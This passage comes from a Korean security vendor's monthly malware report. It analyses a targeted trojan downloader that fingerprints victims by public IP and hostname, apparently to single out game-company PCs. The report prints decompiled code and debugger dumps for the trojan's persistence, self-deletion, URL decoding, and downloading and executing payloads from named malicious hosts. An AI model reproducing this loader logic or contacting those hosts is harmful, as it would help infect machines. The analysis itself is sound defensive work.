if ( CreateProcessA_(0, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
}
Ping_SelfDelete();
ExitProcess(0);
    
```

(그림. Run 자동 실행 레지스트리에 DLL 등록 및 rundll32.exe를 이용하여 dll 실행)



(그림. Run 자동 실행 레지스트리)

② 악성파일(update.exe)

- 파일정보

Detection Name	File Name	Size(Byte)
Trojan.Agent.52428	DefenderSvc.dll	52428

- 에러정보 삭제 및 네트워크 테스트

1. 드롭퍼에서 사용된 C:\WINDOWS\debug.log 파일 삭제
2. gethostbyname 함수를 이용하여 네트워크 테스트

```

GetWindowsDirectoryA_(&Buffer, 0x100u);
v1 = "wwwdebug.log";
v0 = -1;
do
{
    if ( !v0 )
        break;
    v2 = *v1++ == 0;
    --v0;
}
while ( !v2 );
v4 = ~v0;
v7 = (v1 - v4);
v5 = v4;
v6 = &Buffer;
v3 = -1;
do
{
    if ( !v3 )
        break;
    v8 = *v6++ == 0;
    --v3;
}
while ( !v8 );
memcpy(v6 - 1, v7, v5);
DeleteFileA_(&Buffer); // C:\WINDOWS\debug.log
if ( WSASStartup(0x102u, &WSAData) )
{
    WSACleanup();
    result = 0;
}
else
{
    while ( !gethostbyname("www.google.com") )
        Sleep(0x3E8u);
    WSACleanup();
}
    
```

(그림. WindowsDefenderSvc 함수 시작부분)

- 스트링 생성

1. 파일 특정 부분을 읽어 DefenderSvc.dll, http://update.tbwt.info/a405.jpg라는 스트링을 생성

```

v3 = CreateFileA(a2, GENERIC_READ, 1u, 0, 3u, 0x80u, 0);
v4 = v3;
if ( v3 == -1INSTANCE_ERROR|HANDLE_FLAG_PROTECT_FROM_CLOSE|HANDLE_FLAG_INHERIT )
{
    result = 0;
}
else
{
    v11 = 0;
    v6 = GetFileSize_(v3, 0);
    SetFilePointer_(v4, v6 - 204, 0, 0);
    if ( ReadFile_(v4, &unk_1000CE30, 0xCCu, &NumberOfBytesRead, 0) && NumberOfBytesRead == 0xCC )
    {
        Decode(18, &unk_1000CE30, strlen(&unk_1000CE30) - 1); // DefenderSvc.dll
        Decode(18, Str, strlen(Str) - 1); // http://update.tbwt.info/a405.jpg
        v11 = -1;
        CloseHandle_(edi0);
        result = 1;
    }
    else
    {
        _local_unwind2(&v8, -1);
        result = 0;
    }
}
return result;

```

(그림. Decode_ 함수)

10001A0F	51	PUSH	ECX	
10001A10	68 30CE0010	PUSH	1000CE30	ASCII "Uwtw uw`Adq<v~"
10001A15	68 12200000	PUSH	2012	
10001A1A	E8 11FFFFFF	CALL	10001930	
10001A1F	BF 94CE0010	MOV	EDI, 1000CE94	ASCII "zffb(==gbusfw<fpe
10001A24	83C9 FF	OR	ECX, FFFFFFFF	
10001A27	33C0	XOR	EAX, EAX	
10001A29	F2:AE	REPNE	SCAS BYTE PTR ES:[EDI]	
10001A2B	F7D1	NOT	ECX	
10001A2D	49	DEC	ECX	
10001A2E	51	PUSH	ECX	
10001A2F	68 94CE0010	PUSH	1000CE94	ASCII "zffb(==gbusfw<fpe
10001A34	68 12200000	PUSH	2012	
10001A39	E8 F2FEFFFF	CALL	10001930	

10001930=10001930

Address	Hex dump	ASCII
1000CE30	56 77 74 77 7C 76 77 60 41 64 71 3C 76 7E 7E 00	Uwtw uw`Adq<v~.
1000CE40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE90	00 00 00 00 7A 66 66 62 28 3D 3D 67 62 76 73 66	...zffb(==gbusf
1000CEA0	77 3C 66 70 65 66 3C 7B 7C 74 7D 3D 73 26 22 27	w<fpef<{ t}=s&''
1000CEB0	3C 78 62 75 00 00 00 00 00 00 00 00 00 00 00 00	<xbu.....

(그림. 스트링 디코딩 전)

10001A0F	51	PUSH	ECX	
10001A10	68 30CE0010	PUSH	1000CE30	ASCII "DefenderSvc.dll"
10001A15	68 12200000	PUSH	2012	
10001A1A	E8 11FFFFFF	CALL	10001930	
10001A1F	BF 94CE0010	MOV	EDI, 1000CE94	ASCII "http://update.tbwt"
10001A24	83C9 FF	OR	ECX, FFFFFFFF	
10001A27	33C0	XOR	EAX, EAX	defender.1000CEB4
10001A29	F2:AE	REPNE	SCAS BYTE PTR ES:[EDI]	
10001A2B	F7D1	NOT	ECX	
10001A2D	49	DEC	ECX	
10001A2E	51	PUSH	ECX	
10001A2F	68 94CE0010	PUSH	1000CE94	ASCII "http://update.tbwt"
10001A34	68 12200000	PUSH	2012	
10001A39	E8 F2FEFFFF	CALL	10001930	
10001A3E	83C4 18	ADD	ESP, 18	

ESP=0007F5BC

Address	Hex dump	ASCII
1000CE30	44 65 66 65 6E 64 65 72 53 76 63 2E 64 6C 6C 00	DefenderSvc.dll.
1000CE40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000CE90	00 00 00 00 68 74 74 70 3A 2F 2F 75 70 64 61 74	...http://updat
1000CEA0	65 2E 74 62 77 74 2E 69 6E 66 6F 2F 61 34 30 35	e.tbwt.info/a405
1000CEB0	2E 6A 70 67 00 00 00 00 00 00 00 00 00 00 00 00	.jpg.....

(그림. 스트링 디코딩 후)

```

memset(&unk_1000CE30, 0, 0xCCu);
if ( Decode_(0, &unk_1000CE30 + 204, byte_1000D014) )
{
    if ( strlen(::Str) - 1 > strlen("http") - 1 )// http://update.tbwt.info/a405.jpg
    {
        if ( strstr(::Str, "http") )
        {
            FileName = 0;
            memset(&v61, 0, 0x100u);
            v62 = 0;
            v63 = 0;
            if ( Check_Version_XP_0() )
            {
                sub_10001A90(&FileName);
                v10 = &FileName;
                v11 = "wwwGoogleUpdate.rar";
            }
            else
            {
                GetWindowsDirectoryA(&FileName, 0x104u);
                v10 = &FileName;
                v11 = "wwwwin32hlp.rar";
            }
        }
    }
}

```


(그림. 디코딩 후 http 스트링 유무 확인)

- MSCF 파일 다운로드 및 expand 명령 실행


1. hxxp://update.tbwt.info/a405.jpg 파일을 다운로드 받아 C:\WINODWS\win32hlp.rar 파일 생성
2. expand 명령어를 이용하여 win32hlp.rar.ini 파일 생성

```
Download_File(::Str, &FileName, &unk_1000D118); // http://update.tbwt.info/a405.jpg -> C:\WINDOWS\win32hlp.rar
if ( GetFileAttributesA(&FileName) != -1 )
{
    if ( Check_FileSize(&FileName) ) // C:\WINDOWS\win32hlp.rar
    {
        pass();
        Dest = 0;
        memset(&u82, 0, 0x100u);
        u83 = 0;
        u84 = 0;
        sprintf(&Dest, "%s.ini", &FileName);
        Expand_a1_to_a2(&FileName, &Dest); // C:\WINDOWS\win32hlp.rar -> C:\WINDOWS\win32hlp.rar.ini
        DeleteFileA_(&FileName); // C:\WINDOWS\win32hlp.rar
    }
}
```

(그림. 파일 다운 및 expand명령 실행 부분)



(그림. win32hlp.rar.ini 파일 내용 1)



(그림. win32hlp.rar.ini 파일 내용 2)

- 악성코드 다운로드

1. Get_Download_File_List 내부에서 win32hlp.rar.ini 파일을 파싱
2. 악성코드가 실행된 컴퓨터의 공인 ip를 확인하여 ini파일의 [STRING1] 내용과 비교
3. 악성코드가 실행된 컴퓨터의 호스트이름을 확인하여 ini파일의 [STRING2] 내용과 비교
4. 악성코드가 실행된 컴퓨터의 공인 ip 또는 호스트이름 중 ini 파일 내용과 일치하는 부분이 있다면 hxxp://game.uaso.info/up.exe, hxxp://down.tbwt.info/a405.exe 을 리턴
일치하는 부분이 없다면 hxxp://down.tbwt.info/a405.exe 을 리턴

<pre> 10002700 E8 8E 0A 00 00 call Get_Download_File_List 10002712 83 C4 08 add esp, 8 10002715 8D 94 24 74 04+lea edx, [esp+90Ch+var_498] 1000271C 50 push eax 1000271D 68 0C A2 00 10 push offset aS ; "%s" 10002722 52 push edx ; Dest 10002723 E8 88 0D 00 00 call _sprintf 10002728 83 C4 0C add esp, 0Ch 1000272B 8D 84 24 70 03+lea eax, [esp+90Ch+Str] 10002732 8D 8C 24 74 04+lea ecx, [esp+90Ch+var_498] 10002739 50 push eax 1000273A 51 push ecx 1000273B 68 94 A4 00 10 push offset aStartingDownSS ; "starting down %s %s\r\n" 10002740 E8 DB F1 FF FF call pass 10002745 83 C4 0C add esp, 0Ch 10002748 B9 40 00 00 00 mov ecx, 40h 1000274D 33 C0 xor eax, eax 1000274F 8D BC 24 69 01+lea edi, [esp+90Ch+var_7A3] 10002756 88 9C 24 68 01+mov [esp+90Ch+CommandLine], bl 1000275D F3 AB rep stosd 1000275F 66 AB stosw 10002761 AA stosb 10002762 B9 41 00 00 00 mov ecx, 41h 10002767 33 C0 xor eax, eax 10002769 8D BC 24 68 01+lea edi, [esp+90Ch+CommandLine] 10002770 F3 AB rep stosd 10002772 E8 F9 F3 FF FF call Check_Version_XP_0 10002777 85 C0 test eax, eax 10002779 74 50 jz short loc_100027CB </pre>	<pre> 100027CB 100027CB loc_100027CB: ; CODE XREF: WindowsDefe 100027CB 8D 84 24 68 01+lea eax, [esp+90Ch+CommandLine] 100027D2 68 04 01 00 00 push 104h ; uSize 100027D7 50 push eax ; lpBuffer 100027D8 E8 83 EB FF FF call GetWindowsDirectoryA_ 100027DD BF 88 A4 00 10 mov edi, offset aUpdate_exe ; "%%update.exe" 100027E2 83 C9 FF or ecx, 0FFFFFFFh 100027E5 33 C0 xor eax, eax 100027E7 8D 94 24 68 01+lea edx, [esp+90Ch+CommandLine] 100027EE F2 AE repne scasb </pre>
--	---

```

, [esp+90Ch+CommandLine]
_10001A90
, offset aUpdate_exe ; "%%update.exe"
, 0FFFFFFFh
, eax
, [esp+910h+CommandLine]
, ecx
, edi

```

```

100027CB
100027CB loc_100027CB: ; CODE XREF: WindowsDefe
100027CB 8D 84 24 68 01+lea  eax, [esp+90Ch+CommandLine]
100027D2 68 04 01 00 00 push   104h      ; uSize
100027D7 50          push   eax      ; lpBuffer
100027D8 E8 83 EB FF FF call    GetWindowsDirectoryA_
100027DD BF 88 A4 00 10 mov     edi, offset aUpdate_exe ; "%%update.exe"
100027E2 83 C9 FF    or     ecx, 0FFFFFFFh
100027E5 33 C0        xor     eax, eax
100027E7 8D 94 24 68 01+lea  edx, [esp+90Ch+CommandLine]
100027EE F2 AE        repne scasb

```

(그림. Get_Download_File_List 함수 이후 동작 부분)

hxxp://iframe.ip138.com/ic.asp에 접근하여 악성코드가 실행된 컴퓨터의 공인 ip를 확인한다.

```

while ( 1 )
{
    Get_My_IP(off_1000A348, &Str);           // http://iframe.ip138.com/ic.asp
    if ( strlen(&Str) != 1 )
    {
        if ( strstr(&Str, ".") )
            break;
    }
    Sleep(0x3E8u);
}
pass();
sub_10001EC0(a1);
memset(&Dest, 0, 0x64u);
sprintf(&Dest, "str1_%d", 0);
v4 = Parser("STRING1", &Dest);
v3 = 1;
pass();
if ( strlen(v4) != 1 )
{
    while ( !strstr(&Str, v4) )
    {
        memset(&Dest, 0, 0x64u);
        sprintf(&Dest, "str1_%d", v3);
        v4 = Parser("STRING1", &Dest);
        ++v3;
        pass();
        if ( strlen(v4) == 1 )
            goto LABEL_9;
    }
    v6 = Parser("STRING3", "str3_0");
    goto LABEL_15;
}
}
    
```

(그림. Get_Download_File_List 함수 내부 1)

10003209	51	PUSH	ECX	
1000320A	52	PUSH	EDX	
1000320B	E8 F0FDFFFF	CALL	10003000	Get_My_ip
10003210	8DBC24 DC000000	LEA	EDI, DWORD PTR SS:[ESP+DC]	
10003217	83C9 FF	OR	ECX, FFFFFFFF	
Stack address=0007F370, (ASCII "112.217.205.154")				
EDI=0007F474				
Address	Hex dump	ASCII		
1000A350	68 74 74 70 3A 2F 2F 69 66 72 61 6D 65 2E 69 70	http://iframe.ip		
1000A360	31 33 38 2E 63 6F 6D 2F 69 63 2E 61 73 70 00 00	138.com/ic.asp..		

(그림. 악성코드가 실행된 컴퓨터의 공인 ip를 확인하는 코드)

ini파일의 [STRING1] 내용을 파싱하여 ip 확인 부분을 구하여 악성코드가 실행된 컴퓨터의 공인 ip와 비교

1000328B	51	PUSH	ECX	
1000328C	68 E8A50010	PUSH	1000A5E8	ASCII "STRING1"
10003291	E8 2AF8FFFF	CALL	10002AC0	
10003296	83C4 14	ADD	ESP, 14	
10003299	8BF0	MOV	ESI, EAX	
1000329B	BB 01000000	MOV	EBX, 1	
100032A0	56	PUSH	ESI	kerne132.Sleep
100032A1	68 DCA50010	PUSH	1000A5DC	ASCII "STRING1:%s"
100032A6	E8 75E6FFFF	CALL	10001920	

ESP=0007F288

Address	Hex dump	ASCII
00A62DBE	31 2E 32 33 34 2E 31 37 00 BA 0D F0 AD BA 0D F0	1.234.17.?濟? ϕ

(그림. ini파일의 [STRING1] 내용을 파싱하는 부분)

100032C3	56	PUSH	ESI	
100032C4	52	PUSH	EDX	
100032C5	E8 56050000	CALL	10003820	
100032CA	83C4 08	ADD	ESP, 8	
100032CD	85C0	TEST	EAX, EAX	
100032CF	0F85 0E010000	JNZ	100033E3	

10003820=10003820

Address	Hex dump	ASCII
00A630E6	31 2E 32 33 34 2E 31 37 1.234.17	1.234.17
0007F294	0007F378	ASCII "112.217.205.150"
0007F298	00A630E6	ASCII "1.234.17"

(그림. ini파일을 파싱한 내용과 공인 ip를 비교하는 부분)

- ini파일에서 [STRING1] 내용에서 str1_0 부분이 없어서 현재는 ip 비교 부분이 제대로 동작하지 않으나 이 분석보고서에서는 str1_0 부분을 추가하여 확인

gethostname 함수를 이용하여 악성코드가 실행된 컴퓨터의 호스트이름을 확인한다.

```

LABEL_9:
gethostname(&name, 100);
memset(&Dest, 0, 0x64u);
sprintf(&Dest, "str2_%d", 0);
v6 = Parser("STRING2", &Dest);
v5 = 1;
pass();
if ( strlen(v6) != 1 )
{
    while ( !strstr(&name, v6) )
    {
        memset(&Dest, 0, 0x64u);
        sprintf(&Dest, "str2_%d", v5);
        v6 = Parser("STRING2", &Dest);
        ++v5;
        pass();
        if ( strlen(v6) == 1 )
            goto LABEL_16;
    }
    v6 = Parser("STRING3", "str3_0");
LABEL_15:
    pass();
}
LABEL_16:
v7 = Parser("STRING4", "str4_0");
pass();
if ( strlen(v7) - 1 > strlen("http") - 1 )
{
    if ( strstr(v7, "http") )
        sprintf(a2, "%s", v7);
}
sub_10002120();
WSACleanup();
return v6;
    
```

(그림. Get_Download_File_List 함수 내부 2)

10003325	6A 64	PUSH	64	
10003327	50	PUSH	EAX	
10003328	E8 91550000	CALL	<JMP.&WS2_32.#57>	
1000332D	B9 19000000	MOV	ECX, 19	
ECX=00009336				
Address	Hex dump	ASCII		
0007F30C	68 6F 6D 65 2D 64 62 35 31 36 65 37 37 65 36 00	home-db516e77e6.		

(그림. 악성코드가 실행된 컴퓨터의 호스트이름을 확인하는 코드)

ini파일의 [STRING2] 내용을 파싱하여 호스트이름 확인 부분을 구하여 악성코드가 실행된 컴퓨터의 호스트이름과 비교

1000334E	52	PUSH	EDX	
1000334F	68 CCA50010	PUSH	1000A5CC	ASCII "STRING2"
10003354	E8 67F7FFFF	CALL	10002AC0	
10003359	83C4 14	ADD	ESP, 14	
ESP=0007F288				
Address	Hex dump	ASCII		
00D7B4D6	67 61 6D 65 00 BA 0D F0 AD BA 0D F0 AD BA 0D F0	game.?.濟?濟? ϕ		

(그림. ini파일의 [STRING2] 내용을 파싱하는 부분)

10003387	56	PUSH	ESI	
10003388	50	PUSH	EAX	
10003389	E8 92040000	CALL	10003820	
1000338E	83C4 08	ADD	ESP, 8	
10003391	85C0	TEST	EAX, EAX	
10003393	75 72	JNZ	SHORT 10003407	
10003820=10003820				
Address	Hex dump	ASCII		
00D7B4D6	67 61 6D 65 00 BA 0D F0	game.?. ϕ	0007F294	0007F300 ASCII "home-db516e77e6"
			0007F298	00D7B4D6 ASCII "game"

(그림. ini파일을 파싱한 내용과 호스트이름을 비교하는 부분)

```

if ( strlen(&Str) - 1 > strlen("http") - 1 )// http://down.tbwt.info/a405.exe
{
    if ( strstr(&Str, "http") )
    {
        Download_File(&Str, &CmdLine, &unk_1000D118);
        Add_CheckSum(&CmdLine);
        WinExec(&CmdLine, 0);
    }
}
if ( strlen(&v73) - 1 > strlen("http") - 1 )// http://game.uaso.info/up.exe
{
    if ( strstr(&v73, "http") )
    {
        Download_File(&v73, &CommandLine, &unk_1000D118);
        Add_CheckSum(&CommandLine);
        memset(&StartupInfo, 0, sizeof(StartupInfo));
        ProcessInformation.hProcess = 0;
        ProcessInformation.hThread = 0;
        ProcessInformation.dwProcessId = 0;
        ProcessInformation.dwThreadId = 0;
        StartupInfo.cb = 68;
        StartupInfo.lpDesktop = "WinSta0\#\Default";
        if ( CreateProcessA_(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
        {
            CloseHandle(ProcessInformation.hThread);
            CloseHandle(ProcessInformation.hProcess);
        }
    }
}
DeleteFileA_(&FileName);

```

(그림. Get_Download_File_List에서 구한 파일 리스트를 다운 및 실행하는 부분)

(3) 결론


이 악성코드는 다운로드이나 모든 감염 PC에 동일한 파일을 다운로드 하는 것이 아니라 ini파일을 이용하여 감염된 PC의 ip 및 호스트이름 정보를 확인하여 추가적인 다운로드를 한다.

ini 파일의 내용 중 ip 및 호스트이름을 볼 때 온라인 게임서비스를 제공하는 회사의 PC를 특정 타겟으로 노렸을 가능성이 크다.

Part I 4월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2013년 02월 ~ 2013년 04월]



(3) 악성 트래픽 유입 추이


[2012년 11월 ~ 2013년 04월]



Part I 4월의 악성코드 통계

4. 스팸 메일 분석

